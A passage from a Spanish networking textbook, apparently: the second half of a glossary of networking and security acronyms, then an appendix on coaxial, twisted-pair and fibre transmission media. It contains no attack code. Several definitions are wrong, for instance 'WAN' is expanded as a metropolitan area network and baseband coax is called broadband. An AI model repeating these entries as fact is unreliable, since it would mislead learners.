ECDH (EC Diffie-Hellman key agreement): Intercambio de claves de curvas elípticas Diffie-Hellman.

ECDSA (EC Digital Signature Algorithm): Algoritmo de firma digital de curvas elípticas.

ELF (Extremely Low Frequency): Frecuencia Extremadamente Baja. Es la banda de radiofrecuencias comprendida entre los 3 y los 30 Hz.

E-mail (Electronic mail): Correo electrónico. Es un servicio de internet que permite el intercambio de mensajes entre usuarios.

Exploit: Es una pieza de software, fragmento de datos o secuencia de comandos o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

FC (Ferrule Connector). Conector Férula. Conector usado para equipos de medición como OTDR.

FDDI (Fiber Distributed Data Interface): Interfaz de Datos Distribuida por Fibra. Es una interfaz de red en configuración simple o de doble anillo que puede ser implementada con fibra óptica, cable de par trenzado apantallado o sin apantallar.

FDX (Full Duplex): La etiqueta puede transmitir inmediatamente cuando en la presencia de un campo de activación del receptor.

Firewall: Cortafuego. Es un sistema que previene el uso y el acceso desautorizados al ordenador.

FTP (File Transfer Protocol): Protocolo de transferencia de archivos. Es un software cliente/servidor que permite a usuarios transferir ficheros entre ordenadores en una red TCP/IP.

Full Dúplex: Cualidad de los elementos que permiten la entrada y salida de datos de forma simultánea.

GAN (Global Area Network): Red de área global.

GPRS (General Packet Radio Service): Servicio General de Paquetes vía Radio. Es una técnica de conmutación de paquetes, que es integrable con la estructura actual de las redes GSM.

GSM (Global System for Mobile communications): Sistema Global para las comunicaciones Móviles.

Half Duplex: Semidúplex. Significa que el método o protocolo de envío de información es bidireccional pero no simultáneo.

Hardening: Es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, etcétera.

HCRMON (High Capacity Remote MONitoring): Monitoreo Remoto de redes de Alta Capacidad.

HDX (Half Duplex): La etiqueta debe almacenar suficiente energía cuando el campo de activación del receptor se activa para permitir que se transmita cuando el campo de activación está apagado.

Hilo: Son subprocesos que se ejecutan de manera secuencial dentro de otro proceso compartiendo así el CPU, tienen el mismo espacio de direcciones.

HTML (Hyper Text Markup Language): Lenguaje de marcación de Hipertexto.

HTTP (HyperText Transfer Protocol): Protocolo de transferencia de hipertexto. Es el método más común de intercambio de información en la world wide web, el método mediante el cual se transfieren las páginas web a un ordenador.

Hub: Concentrador. Es un equipo de redes que permite conectar entre sí otros equipos o dispositivos retransmitiendo los paquetes de datos desde cualquiera de ellos hacia todos los demás.

IANA (Internet Assigned Numbers Authority): Autoridad de Asignación de Números en Internet. Antiguo registro central de protocolos, puertos, números de protocolos y códigos de Internet. Fue sustituido en 1998 por la ICANN.

IBM (International Business Machines): Es una empresa multinacional estadounidense de tecnología y consultoría.

ICMP (Internet Control Message Protocol): Protocolo de mensajes de control de Internet. Es un protocolo que permite administrar información relacionada con errores de los equipos en red.

IDS (Intrusion Detection System): Sistema de detección de intrusos. Es un programa usado para detectar accesos no autorizados a una red o a una computadora.

IDEA (International Data Encryption Algorithm): Algoritmo Internacional de Cifrado de Datos.

IEEE (Institute of Electrical and Electronics Engineers): Instituto de Ingenieros Eléctricos y Electrónicos.

IP (Internet Protocol): Protocolo de Internet.

IPS (Intrusion Prevention System): Sistema de Prevención de Intrusos. Es un dispositivo que ejerce el control de acceso en una red informática para proteger a los sistemas computacionales de ataques y abusos.

IPSec (Internet Protocol Security): Seguridad de protocolo Internet. Es un conjunto de protocolos cuya función es asegurar las comunicaciones sobre el Protocolo de Internet (IP) autenticando y/o cifrando cada paquete IP en un flujo de datos

ISACA (Information Systems Audit and Control Association): Asociación de Auditoría y Control de Sistemas de la Información.

ISDN (Integrated Services Digital Network): Red de datos de servicios integrados. Está diseñada para transportar datos (voz, imágenes, faxes, etcétera), además de señalizar información.

ISO (International Organization for Standardization): Organización Internacional para la Estandarización.

ISP (Internet Service Provider): Proveedor de servicios de Internet.

ITU (International Telecommunication Union): Unión Internacional de Telecomunicaciones.

JDBC (Java Data Base Connectivity): Conectividad a la Base de Datos de Java.

JDK (Java Development Kit): Es un software que provee herramientas de desarrollo para la creación de programas en Java. Puede instalarse en una computadora local o en una unidad de red.

jFlow: Es un flujo de tráfico IP de tecnología de muestreo utilizado por los routers y switch.

Kernel: Núcleo. Es el encargado de que el software y el hardware del ordenador puedan trabajar juntos.

Keygens (key generator): Generador de claves. Es un programa informático que al ejecutarse genera un código (serial) para que un determinado programa de software de pago en su versión de prueba (Trial) pueda ofrecer los contenidos completos del programa.

LAN (Local Area Network): Red de área local.

LC (Lucent Connector o Local Connector): Conector más pequeño y sofisticado, usado en transceivers y equipos de comunicación de alta densidad de datos.

LLC (Logical Link Control): Control de enlace lógico. Define la forma en que los datos son transferidos sobre el medio físico, proporcionando servicio a las capas superiores. Es la más alta de las dos subcapas de enlace de datos definidas por el IEEE y la responsable del control de enlace lógico.

Log: Es usado para registrar datos o información sobre quién, qué, cuándo, dónde y por qué un evento ocurre para un dispositivo en particular o aplicación.

MAC (Medium Access Control): Control de Acceso al Medio. Es el mecanismo encargado del control de acceso de cada estación al medio. Puede realizarse de forma distribuida cuando todas las estaciones cooperan para determinar cuál es y cuándo debe acceder a la red. También se puede realizar de forma centralizada utilizando un controlador.

Malware (malicious software): También llamado badware, código maligno, software malicioso o software malintencionado, es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora o sistema de información sin el consentimiento de su propietario.

MAN (Metropolitan Area Network): Red de área metropolitana.

MD5 (Message-Digest Algorithm 5): Algoritmo de Resumen del Mensaje 5. Es un algoritmo de reducción criptográfico de 128 bits ampliamente usado.

Metasploit: Es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en pruebas de penetración y en el desarrollo de firmas para sistemas de detección de intrusos.

MIB (Management Information Base): Base de Información Gestionada. Es un tipo de base de datos que contiene información jerárquica, estructurada en forma de árbol de todos los dispositivos gestionados en una red de comunicaciones.

MTU (Maximum Transmission Unit): Unidad Máxima de Transmisión. Es el tamaño máximo que puede ocupar un paquete de información en el protocolo IP.

MT-RJ (Mechanical Transfer Registered Jack). Conector dúplex plástico de pequeño tamaño con mecanismo de fijación rápido.

NAT (Network Address Translation): Traducción de Dirección de Red. Es un sistema que se utiliza para asignar una red completa (o varias redes) a una sola dirección IP.

NetBIOS (Network Basic Input/Output System): Es un programa que permite la comunicación entre aplicaciones en diferentes ordenadores dentro de una LAN.

Netflow: Es un protocolo de red para recolectar información sobre tráfico IP.

NFS (Network File System): Sistema de archivos de red. Permite a los hosts remotos montar sistemas de archivos sobre la red e interactuar con esos sistemas de archivos como si estuvieran montados localmente. Esto permite a los administradores de sistemas consolidar los recursos en servidores centralizados en la red.

NIC (Network Interface Card): Tarjeta de interfaz de red. Es un periférico que permite la comunicación con aparatos conectados entre sí y también permite compartir recursos entre dos o más computadoras.

NIST (National Institute for Standars and Technology): Instituto Nacional de Estándares y Tecnología.

ODBC (Open Data Base Connectivity): Abrir una Conexión a la Base de Datos.

OSI (Open System Interconnection): Modelo de interconexión de sistemas abiertos. Es la propuesta que hizo la Organización Internacional para la Estandarización (ISO) para estandarizar la interconexión de sistemas abiertos.

P2P (Peer to peer): Red de pares o red punto a punto. Es una red de computadoras permiten el intercambio directo de información, en cualquier formato, entre los ordenadores interconectados.

PAN (Personal Area Network): Red de área personal.

PC (Personal Computer): Computadora personal.

PES (Proposed Encryption Standard): Estándar de cifrado propuesto.

PGP (Pretty Good Privacy): Privacidad bastante buena. Es un programa desarrollado por Phil Zimmermann cuya finalidad es proteger la información distribuida a través de Internet mediante el uso de criptografía de clave pública, así como facilitar la autenticación de documentos gracias a firmas digitales.

Políticas de seguridad: Es un enunciado formal de las reglas que deben cumplir los usuarios que acceden a los recursos de la red de una organización.

QoS (Quality of Service): Calidad de servicio. Son las tecnologías que permiten aplicar un tratamiento específico a un determinado tipo de tráfico.

QUIT: Orden básica de SMTP para cerrar la sesión.

RADIUS AUTHENTICATION (Remote Authentication Dial In User Service): Autenticación remota telefónica de servicio de usuario.

RARP (Reverse Address Resolution Protocol): Protocolo de Resolución de Direcciones Inverso. Es un protocolo utilizado para resolver la dirección IP de una dirección hardware dada (como una dirección Ethernet).

RC4: Es un sistema de cifrado de flujo utilizado en algunos protocolos como TLS/SSL (para proteger el tráfico de Internet) y WEP (para añadir seguridad en las redes inalámbricas).

RCPT: Orden básica de SMTP para indicar el destinatario del mensaje.

Red de Feistel: Es un método de cifrado en bloque con una estructura particular. Debe su nombre al criptógrafo de IBM Horst Feistel.

RFC (Request for Comments): Petición de comentarios. Cada una de ellas individualmente es un documento cuyo contenido es una propuesta oficial para un nuevo protocolo de la red Internet (originalmente de ARPANET), que se explica con todo detalle para que en caso de ser aceptado pueda ser implementado sin ambigüedades.

RG (Radio Grade): Es un cable especial blindado para la utilización de altas frecuencias ya que aísla las radiofrecuencias externas que pueden provocar mal funcionamiento y a su vez no deja interferir con otros dispositivos cercanos. Las designaciones de RG se utilizan sobre todo para identificar a los conectores compatibles que se ajustan a los interiores del conductor, dieléctrico y a las dimensiones de los jackets de los antiguos cables de series RG.

RIPEMD-160 (acrónimo RACE Integrity Primitives Evaluation Message Digest): Primitivas de integridad del resumen del mensaje. Es un algoritmo del resumen del mensaje de 160 bits (y función criptográfica de hash) desarrollado en Europa por Hans Dobbertin, Antoon Bosselaers y Bart Preneel, y publicados en 1996. Es una versión mejorada de RIPEMD, que estaba basado sobre los principios del diseño del algoritmo MD4, y es similar en seguridad y funcionamiento al SHA-1.

RMON (Remote MONitoring): Protocolo de Monitoreo Remoto. Es un protocolo de red que permite que la información de una red sea recolectada por una sola estación de trabajo.

RTT (Round-Trip delay Time): Tiempo Aproximado de Viaje. Tiempo que tarda un paquete enviado desde un emisor en volver a este mismo emisor habiendo pasado por el receptor de destino.

Router: Es un dispositivo de interconexión de redes informáticas que permite asegurar el enrutamiento de paquetes entre redes o determinar la ruta que debe tomar el paquete de datos.

SAP (Source Access Point): Punto de acceso al servicio. Ubicación de la fuente de servicios de un nivel hacia el siguiente.

SC (Subscriber Connector). Conector de Suscriptor. Conector de bajas pérdidas, muy usado en instalaciones de SM y aplicaciones de redes y CATV.

Seal: Es un generador de secuencia diseñado en 1993 para IBM basado en un proceso inicial en el que se calculan los valores para unas tablas a partir de la clave, de forma que el cifrado propiamente dicho puede llevarse a cabo de una manera rápida.

Servlet: Es una clase Java usada para extender la capacidad de aplicaciones basadas en el modelo cliente-servidor y que utilizan el protocolo HTTP basado en la interacción de ambos extremos por medio de una petición y una respuesta.

sFlow: Es una tecnología de red de monitoreo, inalámbrica y de dispositivos host.

SHA-1 (Secure Hash Algorithm): Algoritmo de Hash Seguro. Es un sistema de funciones hash criptográficas relacionadas de la Agencia de Seguridad Nacional de los Estados Unidos y publicadas por el NIST.

SMDS (Switched Multimegabit Data Service): Servicio de datos commutados multimegabit. Es capaz de proporcionar un transporte de datos trasparente *no orientado a conexión* entre locales de abonado utilizando accesos de alta velocidad a redes públicas dorsales.

SMTP (Simple Mail Transfer Protocol): Protocolo Simple de Transferencia de Correo.

SMS (Short Message Service): Servicio de Mensajes Cortos. Permite el envío de mensajes cortos entre teléfonos móviles, teléfonos fijos y otros dispositivos de mano.

SNAT (source NAT): Cambio de origen. Es cuando alteramos el origen del primer paquete cambiando el lugar de donde viene la conexión.

Sniffer: Es un programa informático que registra la información que envían los periféricos, así como la actividad realizada en un determinado ordenador.

SNMP (Simple Network Management Protocol): Protocolo Simple de Administración de Red. Es un protocolo que permite a los administradores de red administrar dispositivos de red y diagnosticar problemas en la red.

Snooping: Su objetivo es obtener información de una red a la que está conectado sin modificarla.

Social Engineering Toolkit: Kit de herramientas de Ingeniería Social. Permite realizar ataques automatizados por medio de ingeniería social.

Sockets: Es un método para la comunicación entre un programa del cliente y un programa del servidor en una red. Además, se define como el punto final en una conexión.

SSID (Service Set IDentifier): Identificador de conjunto de servicios.

SSL (Secure Sockets Layer): Capa de conexión segura. Son protocolos criptográficos que proporcionan comunicaciones seguras por una red, comúnmente Internet.

Stealth scan o TCP Half scan: Permite a un atacante determinar qué puertos están abiertos en un host de destino, sin ser detectado por el sistema operativo host.

ST (Straight Tip): Punta recta. Es el conector más usado especialmente en terminaciones de cables MM y para aplicaciones de redes.

STM (Synchronous Transport Module): Módulo de Transporte Síncrono.

STP (Spanning-Tree Protocol): Es un estándar utilizado en la administración de redes, basado en el algoritmo de árbol abarcador, para describir cómo los puentes y conmutadores pueden comunicarse para evitar bucles en la red.

Tampering: Modificación no autorizada de los datos del software instalado en el sistema de la víctima, incluye el borrado de los archivos.

TCP (Transmission Control Protocol): Protocolo de Control de Transmisión.

TCP/IP: Transmission Control Protocol / Internet Protocol.

TDES, Triple DES, 3DES: Algoritmo que realiza el triple cifrado tipo DES para hacerlo más seguro que el cifrado DES simple. Fue desarrollado por IBM en el año 1978.

TELNET (Telecommunication Network): Red de Telecomunicaciones.

TFTP (Trivial File Transfer Protocol): Protocolo trivial de transferencia de archivos. Es un protocolo de transferencia muy simple semejante a una versión básica de FTP. Se utiliza para transferir pequeños archivos entre ordenadores en una red.

TKIP (Temporal Key Integrity Protocol): Protocolo de clave temporal.

UDP (User Datagram Protocol): Protocolo de Datagrama de Usuario.

UHF (Ultra High Frequency): Frecuencia ultra alta. Es una banda del espectro electromagnético que ocupa el rango de frecuencias de 300 MHz a 3 GHz.

USM (User-Based Security Model): Modelo de seguridad orientado a usuarios.

URL (Uniform Resource Locator): Localizador de recursos uniforme. Es una secuencia de caracteres, de acuerdo con un formato modélico y estándar usado para nombrar recursos en Internet para su localización o identificación.

UTP (Unshielded twisted pair): Par trenzado no blindado.

VACM (View-Based Access Control Model): Modelo de configuración orientado en vistas.

VAF: Verificación automática de firmas. Mientras es posible para un falsificador producir una buena copia visual o facsímil, es extremadamente difícil reproducir las dinámicas de una persona: por ejemplo la firma genuina con exactitud. La VAF, usando emisiones acústicas toma datos del proceso dinámico de firmar o de escribir. La secuencia sonora de emisión acústica generada por el proceso de escribir constituye un patrón que es único en cada individuo.

VPN (Virtual Private Network): Red privada virtual.

WAN (Metropolitan Area Network): Red de área metropolitana.

WEP (Wired Equivalent Privacy): Privacidad equivalente al cable.

WEP2: Esta mejora de WEP fue presentada tras los primeros modelos 802.11i. Usa cifrado y vector de iniciación de 128-bits. Se esperaba que eliminase la deficiencia del duplicado de IV así como ataques a las claves por fuerza bruta. Sin embargo, como todavía se basaba en el algoritmo de cifrado RC4, aún mantenía las mismas vulnerabilidades que WEP.

Wi-Fi (Wireless Fidelity): Fidelidad inalámbrica. Consiste en estándares para redes que no requieren de cables, y que funcionan con base en ciertos protocolos previamente establecidos.

WiMAX (Worldwide Interoperability for Microwave Access): Interoperabilidad mundial para acceso por microondas. Diseñado como una alternativa wireless al acceso de banda ancha DSL y cable y una forma de conectar nodos Wi-Fi en una red de área metropolitana.

WLAN (Wireless Local Area Network): Red de área local inalámbrica.

WPA (Wifi Protect Access): Acceso Wi-Fi protegido. Es un sistema para proteger las redes inalámbricas (Wi-Fi) y creado para corregir las deficiencias del sistema previo, Wired Equivalent Privacy (WEP).

WPA2 (Wi-Fi Protected Access 2): Acceso Protegido Wi-Fi 2. Es un sistema para proteger las redes inalámbricas (Wi-Fi) y creado para corregir las vulnerabilidades detectadas en WPA.

WPAN (Wireless Personal Area Networks): Red Inalámbrica de Área Personal. Es una red de computadoras para la comunicación entre distintos dispositivos (tanto computadoras, puntos de acceso a internet, teléfonos celulares, PDA, dispositivos de audio, impresoras) cercanos al punto de acceso. Estas redes normalmente son de unos pocos metros y para uso personal, así como fuera de ella.

WPS (Wi-Fi Protected Setup): Es un estándar de 2007, promovido por la Wi-Fi Alliance para facilitar la creación de redes WLAN. En otras palabras, no es un mecanismo de seguridad por sí, se trata de la definición de diversos mecanismos para facilitar la configuración de una red WLAN segura con WPA2, pensados para minimizar la intervención del usuario en entornos domésticos o pequeñas oficinas (SOHO).

WWW: World Wide Web.

APÉNDICE A

APÉNDICE A

1. MEDIOS DE TRANMISIÓN

Terrestres

A) Cable coaxial

El cable coaxial puede ser utilizado para redes Ethernet, siendo en este caso, de dos modelos diferentes:

I. CABLE COAXIAL (BANDA BASE)

1. Coaxial fino (thin)

Tiene un diámetro de 0.2 pulgadas de 50 ohms que pueden abarcar una distancia de 185m. Este tipo de cable coaxial es denominado comúnmente Cheapernet debido al bajo costo en su instalación, se aprecia en la figura A.1.




Figura A.1 Partes del cable coaxial fino

2. Coaxial grueso (thick)

Tiene un diámetro de 0.4 pulgadas de 50 ohms que puede abarcar una distancia de 500m. Es caro y difícil de instalar, pero permite conectar un mayor número de nodos y alcanzar mayores distancias. Véase figura A.2.




Figura A.2 Partes del cable coaxial grueso

Cable coaxial (banda base) ventajas y desventajas

Ventajas:

- Diseñados principalmente para las comunicaciones de datos, pero pueden acomodar aplicaciones de voz pero no en tiempo real.
- Tiene un bajo costo, simple de instalar y bifurcar.
- Banda ancha con una capacidad de 10 Mbps.
- Tiene un alcance de 1 a 10 kms.

Desventajas:

- Transmite una señal simple en HDX (half duplex).
- No hay modelación de frecuencias.
- Es un medio pasivo donde la energía es provista por las estaciones del usuario.
- Hace uso de contactos especiales para la conexión física.
- Se usa solo en topología bus y árbol, raramente en anillo.
- Ofrece poca inmunidad a los ruidos, puede mejorarse con filtros.
- El ancho de banda puede trasportar solamente un 40 % del total de su carga para permanecer estable.

TIPO DE CONEXIÓN DEL CABLE COAXIAL BANDA BASE (thin y thick)

- ✓ El conector de cable BNC (Bayonet Neill-Concelman) está soldado o incrustado en el extremo de un cable.
- ✓ El conector BNC T se conecta a la tarjeta de red (NIC) del equipo con el cable de la red.
- ✓ Conector acoplador (barrel) BNC se utiliza para unir dos cables Thinnet para obtener uno de mayor longitud.
- ✓ Terminador BNC cierra el extremo del cable del bus para absorber las señales perdidas.

II. CABLE COAXIAL (BANDA ANCHA)

Es utilizado generalmente para señales de televisión y para transmisiones de datos de alta velocidad a distancias de varios kilómetros, de hasta 100 Mbps; pero a mayor velocidad de transmisión, menor distancia podemos cubrir porque el periodo de la señal es menor, y por tanto se atenúa antes. En la tabla A.1 se encuentran los diferentes tipos del cable coaxial banda ancha.

Tabla A.1 Categorías del cable coaxial banda ancha

CABLE	CARACTERÍSTICAS
10-BASE-5	Cable coaxial grueso (Ethernet grueso).Velocidad de transmisión: 10 Mbps. Segmentos: máximo de 500 metros.
10-BASE-2	Cable coaxial fino (Ethernet fino). Velocidad de transmisión: 10 Mbps. Segmentos: máximo de 185 metros.
10-BROAD-36	Cable coaxial Segmentos: máximo de 3600 metros. Velocidad de transmisión: 10 Mbps.
100-BASE-X	Fast Ethernet. Velocidad de transmisión: 100 Mbps.

Ventajas:

- Es el mismo tipo de cable que se utiliza en las redes de Tv por cable (catv).
- Es posible transmitir voz, datos y video simultáneamente.
- Todas las señales son HDX pero usando 2 canales se obtiene una señal FDX.
- Se usan amplificadores y no repetidoras.
- Se considera un medio activo, ya que la energía se obtiene de los componentes de soporte de la red y no de las estaciones del usuario conectado.

Desventajas:

- ✓ Su costo es relativamente caro, se necesitan moduladores en cada estación de usuarios, lo que aumenta su costo y limita su velocidad de transmisión.

B) Par trenzado (TWISTER-PAIR CABLING)

Existen tres tipos de par trenzado los cuales son divididos de acuerdo con sus características físicas, teniendo así, diferentes características de alcance.

2. UTP (Unshielded Twister Pair, Par Trenzado Sin Blindaje)

Únicamente depende de trenzar los cables sin necesidad de un recubrimiento externo a ellos, como se observa en la figura A.3. La distancia máxima sin necesidad de repetidores es de 100m. UTP es clasificado por el número de *trenzados* que se realizan por la unidad de medición pie. El conector más usado es el RJ45 pero también se puede usar el RJ11, DB25 o DB11 dependiendo del adaptador de red.




Figura A.3 Estructura del cable UTP

Categorías del cable UTP

En las diferentes categorías que hay se especifican las características eléctricas, atenuación, capacidad de la línea e impedancia; actualmente existen 11 categorías dentro del cable UTP.

a) Categoría 1: Diseñado para redes telefónicas; empleado para transmitir voz y datos a baja capacidad. Alcanzan como máximo velocidades de hasta 4 Mbps.

b) Categoría 2: De características similares al cable de categoría 1; con los cables normalizados al transmitir a 1 MHz.

c) Categoría 3: Cable formado por 3 pares trenzados. Transmite a 16MHz y es utilizado en redes Ethernet a 10Mbps y Token Ring a 4Mbps.

d) Categoría 4: Cable formado por 4 pares trenzados. Transmite a 20MHz y es utilizado en redes Token Ring a 16Mbps.

e) Categoría 5: Cable formado por 4 pares trenzados. Transmite a 100MHz y es utilizado en redes Fast Ethernet.

f) Categoría 5e: Es una categoría 5 mejorada al minimizar la atenuación y las interferencias. Esta categoría no tiene estandarizadas las normas aunque sí esta diferenciada por los diferentes organismos.

g) Categoría 6: Es un estándar de cables para Gigabit Ethernet. Transmite a 250 MHz y es utilizado en redes 10GBASE-T, 100BASE-TX y 1000BASE-TX.

h) Categoría 6a: No está estandarizada pero lleva el sello del fabricante, en algunos sitios ya está utilizándose. Puede llegar a transmitir hasta 550 MHz y es utilizado en redes 10GBASE-T Ethernet.

i) Categoría 7: No está definida y mucho menos estandarizada. Transmitirá a 600 MHz. Tiene conectores Giga Gate-45 (es compatible con el RJ-45) y el TERA, al combinarse puede transmitir a la frecuencia ya mencionada.

j) Categoría 7a: Para servicios de telefonía y televisión por cable Ethernet 1000BASE-T. Tiene 4 pares trenzados de cobre. Puede llegar a transmitir hasta 1200 MHz. Tiene conectores Giga Gate-45 (es compatible con el RJ-45) y el TERA, al combinarse puede transmitir a la frecuencia ya mencionada.

k) Categoría 8: No está definida pero sigue en desarrollo. No tiene todavía una aplicación.

3. STP (Shielded Twister Pair, Par Trenzado Blindado)

Cable de par trenzado de 150 ohm en donde existe un recubrimiento de aluminio alrededor, de tal manera que impide interferencias eléctricas sobre los cables logrando así una inmunidad hacia el ruido, véase figura A.4. La distancia máxima sin necesidad de repetidores es de 200m. STP fue desarrollado por IBM, no se usa en redes Ethernet pero puede adaptarse a 10Base-T, 100Base-TX y 100Base-T2 aunque casi siempre es usado en redes Token Ring.

Figura A.4 Estructura del cable STP

4. FTP (Foiled Twisted Pair, Par trenzado con pantalla global)

Es como el cable UTP pero sus pares no están apantallados, pero sí dispone de una pantalla global para mejorar su nivel de protección ante interferencias externas. Su impedancia característica típica es de 120 Ohmios y sus propiedades de transmisión son más parecidas a las del UTP. Además, puede utilizar los mismos conectores RJ45. Tiene un precio intermedio entre el UTP y STP. La figura A.5 representa al cable FTP.

Figura A.5 Cable FTP

Conectores del par trenzado

- RJ45: Conector modular que puede contener hasta cuatro pares de cables. Es el más común para cableado de par trenzado sin blindaje (UTP), se utiliza en instalación de redes LAN.

- RJ11: Conector modular que puede contener hasta tres pares de cables. Es el más común para enlaces telefónicos; se utiliza en casas y oficinas.

- Armarios o Racks de Distribución: Crean sitio para los cables en aquellos lugares donde no hay mucho espacio libre en el suelo. Su uso ayuda a organizar una red que tiene muchas conexiones.

- Paneles de Conexiones Ampliables: Hay diferentes versiones que admiten hasta 96 puertos y alcanzan velocidades de transmisión de hasta 100 Mbps.

- Clavijas: Se usan los RJ-45 dobles o simples para conectarse en paneles de conexiones y placas de pared ya que alcanzan velocidades de datos de hasta 100 Mbps.

- Placas de pared: Permiten dos o más enganches.

Par trenzado: ventajas y desventajas

Ventajas

- Bajo costo en su contratación.
- Alto número de estaciones de trabajo por segmento.
- Facilidad para el rendimiento y la solución de problemas.
- Puede estar previamente cableado en un lugar o en cualquier parte.

Desventajas

- Altas tasas de error a altas velocidades.
- Ancho de banda limitado.
- Baja inmunidad al ruido.
- Baja inmunidad al efecto crosstalk (diafonía)
- Alto costo de los equipos.

C) Fibra óptica (OPTICAL FIBER)

Si se conecta una fuente de luz en un extremo de la fibra y un detector en el otro se tiene un sistema de transmisión para datos unidireccionales que acepta una señal eléctrica que la convierte y transmite por pulsos de luz para después reconvertirla a una señal eléctrica en el extremo receptor. Este proceso puede observarse en la figura A.6.




Figura A.6 Transmisión de la información por medio de fibra óptica

Para que el sistema funcione debe seguir el principio de la física:

> *Cuando un rayo de luz pasa de un medio a otro, el rayo de luz se refracta con un cierto ángulo g. Como el ángulo de refracción depende de las propiedades de los dos medios (en particular, de sus índices de refracción), para ángulos de incidencia por encima de un cierto valor crítico, la luz se refracta sobre el mismo medio. Así, un rayo incidente con un ángulo igual o mayor que el crítico queda atrapado dentro del medio. Este principio se representa en la figura A.7.*

